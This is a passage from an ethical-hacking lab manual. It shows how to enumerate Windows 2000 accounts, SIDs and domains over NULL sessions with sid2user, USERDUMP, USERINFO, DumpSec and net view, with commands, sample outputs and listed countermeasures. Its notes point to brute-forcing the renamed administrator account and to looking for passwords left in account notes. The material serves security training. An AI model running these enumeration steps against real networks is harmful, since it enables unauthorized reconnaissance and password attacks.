
In the results from the example above notice that from the SID from Lab 10 plus the static RID of the Administrator account (500):

- The username for that RID is actually the Administrator account.
- The target resides in the WIN2000S-V domain.




```
C:\Downloads\user2sid sid2user>sid2user \\172.16.1.40 5 21 1220945662 1343024091
 854245398 500

Name is Administrator
Domain is WIN2000S-V
Type of SID is SidTypeUser

C:\Downloads\user2sid sid2user>
```

On the target computer the Administrator account has been renamed to Kermit.



Name	Full Name	Description
Kermit		Built-in account for administeri
Guest		Built-in account for guest acce
hacksym	hacksym	
IUSR_WIN20...	Internet Guest Account	Built-in account for anonymous
IWAM_WIN2...	Launch IIS Process Account	Built-in account for Internet In
mmouse	Mickey Mouse	Top Mouse of Walt Disney
NetShowServ...	Windows Media services r...	Windows Media services run ur
TsInternetUser	TsInternetUser	This user account is used by Te

Now when the SID2USER application is run against the target:



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
C:\WINNT\System32\cmd.exe
Explorer
WinZip
Start
Index of /files/NT - Micros...
C:\WINNT\System32\...
7:19 PM

```
C:\Downloads\user2sid sid2user>sid2user \\172.16.1.40 5 21 1220945662 1343024091
 854245398 500

Name is Kermit
Domain is WIN2000S-V
Type of SID is SidTypeUser

C:\Downloads\user2sid sid2user>
```

From the example:

- The renamed Administrator account of Kermit has been identified by the RID of 500. Remember that the RID for the real Administrator account will always be 500 regardless of what the account is renamed to.
- As before, the target resides in the WIN2000S-V domain.

***Note:** Knowing the username is half the battle to cracking an account. An attacker can now inject the username of Kermit into a brute-force password-cracking program until the correct password is identified.

Lab 12: Enumerate User Information

Enumerate User Information from Target: USERDUMP


Prerequisites: NULL Session

Countermeasures: Restrict Anonymous, host-based firewalls

Description: The USERDUMP application is designed to gather user information from the target. Some of the information enumerated is the user RID, privileges, login times, login dates, account expiration date, network storage limitations, login hours, and much more.

Procedure: Establish a NULL session (refer to Lab 8). From a DOS prompt type the following syntax:

```
userdump \\Target IP Address Target Username
```



```
C:\Tools\Foundstone1\userdump>userdump \\192.168.142.143 administrator

        UserDump v1.11 - thor@hammerofgod.com

        Querying Controller \\192.168.142.143


        USER INFO
        Username:       Administrator
        Full Name:
        Comment:        Built-in account for administering the computer/domain
        User Comment:
        User ID:        500
        Primary Grp:    513
        Privs:          Admin Privs
        OperatorPrivs:  No explicit OP Privs

        SYSTEM FLAGS (Flag dword is 66049)
        User's pwd never expires.

        MISC INFO
        Password age:   Fri Jan 16 00:29:07 2004
        LastLogon:      Fri Jan 16 00:44:14 2004
        LastLogoff:     Thu Jan 01 00:00:00 1970
        Acct Expires:   Never
        Max Storage:    Unlimited
        Workstations:
        UnitsperWeek:   168
        Bad pw Count:   9
        Num logons:     2
        Country code:   0
        Code page:      0
        Profile:
        ScriptPath:
        Homedir drive:
        Home Dir:
        PasswordExp:    0

        Logon hours at controller, GMT:
        Hours-          12345678901N12345678901M
        Sunday          111111111111111111111111
        Monday          111111111111111111111111
        Tuesday         111111111111111111111111
        Wednesday       111111111111111111111111
        Thursday        111111111111111111111111
        Friday          111111111111111111111111
        Saturday        111111111111111111111111


        USER INFO
        Username:       IUSR_KERMIT
        Full Name:      Internet Guest Account
        Comment:        Built-in account for anonymous access to Internet Inform
ation Services
        User Comment:   Built-in account for anonymous access to Internet Inform
ation Services
        User ID:        1001
        Primary Grp:    513
        Privs:          Guest Privs
        OperatorPrivs:  No explicit OP Privs

        SYSTEM FLAGS (Flag dword is 66145)
```

The results reveal the following username Administrator details:

- The User ID is 500. (This tells us that this is indeed the real Administrator account.)
- The user's password never expires.
- The Administrator last logged in at 12:44 a.m. on January 16, 2004.
- The account has had 9 bad password attempts.
- The Administrator has only logged in to this computer 2 times.
- The PasswordExp is set to 0. (This tell us that the password never expires.)
- The logon hours are all set to 1. (This tells us that the Administrator can log in 24/7.)
- Other information.

The username Administrator details have been successfully enumerated via the USERDUMP application.

Lab 13: Enumerate User Information

Exploit Data from Target Computer: USERINFO


Prerequisites: NULL Session

Countermeasures: Restrict Anonymous, host-based firewalls

Description: The USERINFO application is designed to gather user information from the target. Some of the information enumerated is the user RID, privileges, login times, login dates, account expiration date, network storage limitations, login hours, and much more. An attacker uses this information in his or her social engineering phase of an attack.

Procedure: Establish a NULL session (refer to Lab 8). From a Disc Operating System (DOS) prompt type the following syntax:

```
userinfo \\Target IP Address Target Username
```



```
C:\Documents and Settings\mspivey\My Documents\Security\Hacking Seminar\Windows\
userinfo>userinfo \\192.168.11.120 administrator

        UserInfo v1.5 - thor@hammerofgod.com

        Querying Controller \\192.168.11.120

        USER INFO
        Username:       Administrator
        Full Name:
        Comment:        Built-in account for administering the computer/domain
        User Comment:
        User ID:        500
        Primary Grp:    513
        Privs:          Admin Privs
        OperatorPrivs:  No explicit OP Privs

        SYSTEM FLAGS (Flag dword is 66049)
        User's pwd never expires.

        MISC INFO
        Password age:   Sun Feb 10 18:08:04 2002
        LastLogon:      Thu Oct 14 04:17:52 2004
        LastLogoff:     Thu Jan 01 00:00:00 1970
        Acct Expires:   Never
        Max Storage:    Unlimited
        Workstations:
        UnitsperWeek:   168
        Bad pw Count:   0
        Num logons:     6
        Country code:   0
        Code page:      0
        Profile:
        ScriptPath:
        Homedir drive:
        Home Dir:
        PasswordExp:    0

        Logon hours at controller, GMT:
        Hours-          12345678901N12345678901M
        Sunday          111111111111111111111111
        Monday          111111111111111111111111
        Tuesday         111111111111111111111111
        Wednesday       111111111111111111111111
        Thursday        111111111111111111111111
        Friday          111111111111111111111111
        Saturday        111111111111111111111111

        Get hammered at HammerofGod.com!

C:\Documents and Settings\mspivey\My Documents\Security\Hacking Seminar\Windows\
userinfo>_
```

***Note:** Notice the results returned with USERINFO are identical to the USERDUMP application (see Lab 12). Both tools use the NetUserGetInfo API windows call.

Lab 14: Enumerate User Information

Exploit User Information from Target: DUMPSEC


Prerequisites: NULL Session

Countermeasures: Restrict Anonymous, host-based firewalls


Description: The DUMPSEC application is designed to gather the user information from the target. Basically the application is a front-end application for the NetUserGetInfo API windows call. Do not forget to establish a NULL session first.

Procedure: Establish a NULL session (refer to Lab 8). Open the DUMPSEC application; enter target information, the dump user information, and then read the results given.

Open the DUMPSEC application from the directory containing the executable.



Somarsoft DumpSec (formerly DumpAcl) - \\MARK-SPI-LAP (local)
File Edit Search Report View Help
Path (exception dirs and files)
Account
Own
Permission

This is the initial screen when DUMPSEC is started. There is not much here, yet. From **Report, Select Computer**, enter the target IP address and click **OK**.




\\192.168.11.120

The **Dump Users as Table** screen appears.




☑ Show normal user accounts
□ Show computer accounts
□ Show "true" last logon time (i.e. search all logon servers)

From **Report**, select **Dump User as Column**. Click **Add** until all items on the left are now on the right on the screen.




☑ Show normal user accounts
☑ Show computer accounts
☑ Show "true" last logon time (i.e. search all logon servers)

Click **OK**.


Somarsoft DumpSec (formerly DumpAcl) - \\192.168.11.120
File Edit Search Report View Help
Found 6 users
00001

```
UserName        Groups                GroupComment
Administrator   Administrators        Administrators have complete and unrestricted access to the computer/domain
Guest           Guests                Guests have the same access as members of the Users group by default, except for the Guest
IUSR_WIN2000S-V Guests                Guests have the same access as members of the Users group by default, except for the Guest
IWAM_WIN2000S-V Guests                Guests have the same access as members of the Users group by default, except for the Guest
NetShowServices Administrators        Administrators have complete and unrestricted access to the computer/domain
NetShowServices NetShow Administrators Members can fully administer Windows Media Services
TsInternetUser  Guests                Guests have the same access as members of the Users group by default, except for the Guest
```

The results from the target will appear in the main window.


Somarsoft DumpSec (formerly DumpAcl) - \\192.168.11.120
File Edit Search Report View Help
00001


```
UserName        lOut AcctExpiresTime LastLogonTime        LastLogonServer LogonHours Sid
Administrator        Never           10/13/2004 11:17 PM 192.168.11.120  All        S-1-5-21-1220945662-1343024091-854245398-500
Guest                Never           Never               192.168.11.120  All        S-1-5-21-1220945662-1343024091-854245398-501
IUSR_WIN2000S-V      Never           10/11/2004 8:25 PM  192.168.11.120  All        S-1-5-21-1220945662-1343024091-854245398-1003
IWAM_WIN2000S-V      Never           10/9/2004 10:05 PM  192.168.11.120  All        S-1-5-21-1220945662-1343024091-854245398-1004
NetShowServices      Never           10/13/2004 11:17 PM 192.168.11.120  All        S-1-5-21-1220945662-1343024091-854245398-1001
NetShowServices      Never           10/13/2004 11:17 PM 192.168.11.120  All        S-1-5-21-1220945662-1343024091-854245398-1001
TsInternetUser       Never           Never               192.168.11.120  All        S-1-5-21-1220945662-1343024091-854245398-1000
```

Scrolling to the right will display the rest of the enumerated information.

***Note:** Extra attention should be given to the “notes” section of the results as many Administrators place sensitive information in that block, including passwords.


The DUMPSEC application may also be run from the DOS command line with the following syntax:

```
dumpsec /computer=\\Target IP Address /options
```



```
C:\Program Files\SystemTools>DumpSec.exe /computer=\\192.168.11.120 /rpt=users /
saveas=csv /outfile=users.txt
```

In this example, the DUMPSEC application will retrieve much of the same information as the Graphical Interface User (GUI) interface does but retrieve the results in comma-delimited format in a text file with the name of users.txt.



```
10/14/2004 9:06 AM - Somarsoft DumpSec (formerly DumpAcl) - \\192.168.11.120
UserName,FullName,AccountType,Comment,HomeDrive,HomeDir,Profile,LogonScript,Workstations,PswdCanBeChanged,PswdLastSetTime,PswdRequired,PswdExpires
,PswdExpiresTime,AcctDisabled,AcctLockedOut,AcctExpiresTime,LastLogonTime,LastLogonServer,LogonHours,RasDialin,RasCallback,RasCallbackNumber

Administrator,,User,Built-in account for administering the computer/domain,,,,,,Yes,2/10/2002 12:08 PM,Yes,No ,Never,No ,No ,Never,10/13/2004
11:17 PM,192.168.11.120,All,No ,None,
Guest,,User,Built-in account for guest access to the computer/domain,,,,,,No ,Never,No ,No ,?Unknown,Yes,No ,Never,Never,192.168.11.120,All,No
,None,
IUSR_WIN2000S-V,Internet Guest Account,User,Built-in account for anonymous access to Internet Information Services,,,,,,No ,2/10/2002 12:00 PM,No
,No ,Never,No ,No ,Never,10/11/2004 8:25 PM,192.168.11.120,All,No ,None,
IWAM_WIN2000S-V,Launch IIS Process Account,User,Built-in account for Internet Information Services to start out of process applications,,,,,,No
,2/10/2002 11:59 AM,No ,No ,Never,No ,No ,Never,10/9/2004 10:05 PM,192.168.11.120,All,No ,None,
NetShowServices,Windows Media services run under this account,User,Windows Media services run under this account,,,,,,No ,2/10/2002 11:58
AM,Yes,No ,Never,No ,No ,Never,10/13/2004 11:17 PM,192.168.11.120,All,No ,None,
TsInternetUser,TsInternetUser,User,This user account is used by Terminal Services.,,,,,,No ,10/13/2004 8:40 PM,No ,No ,Never,No ,No
,Never,Never,192.168.11.120,All,No ,None,
```

The contents of users.txt is displayed. Because this is in comma-delimited format this file may be imported into a spreadsheet such as Microsoft Excel.

Lab 15: Host/Domain Enumeration

Enumerate Hosts and Domains of LAN: Net Commands

Prerequisites: Access to UDP 137, IPX, or NetBEUI

Countermeasures: Host-based firewalls


Description: The net commands are used to enumerate information from the Local Area Network (LAN). Information that can be obtained is the other hosts and domains within the LAN. Once a NULL session has been established, then any shares these hosts may have will be displayed as well.

Procedure: Net commands may be executed against a target without a NULL session; however, for optimum results a NULL session is recommended. The syntax is:

```
net <options>
```

From a DOS prompt, type the following with the syntax of:


```
net view
```



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\Documents and Settings\Administrator>net view
Server Name            Remark

-------------------------------------------------------------------------------
\\WIN-2000-V-1
\\WIN2000S-V
The command completed successfully.


C:\Documents and Settings\Administrator>_
```

In this example, the hosts within your LAN or current domain are identified. This technique **only** works on the LAN and not through the Internet by typing:


```
net view /domain
```



```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\Documents and Settings\Administrator>net view
Server Name            Remark

-------------------------------------------------------------------------------
\\WIN-2000-V-1
\\WIN2000S-V
The command completed successfully.


C:\Documents and Settings\Administrator>net view /domain
Domain

-------------------------------------------------------------------------------
HOME
NST
TOP10ADAY0
WORKGROUP
The command completed successfully.


C:\Documents and Settings\Administrator>
```

In this example, the domains on the LAN are identified. To identify the hosts within each domain, the syntax would be:


```
net view /domain:domain name
```



```
C:\Documents and Settings\Administrator>net view /domain:workgroup
Server Name            Remark

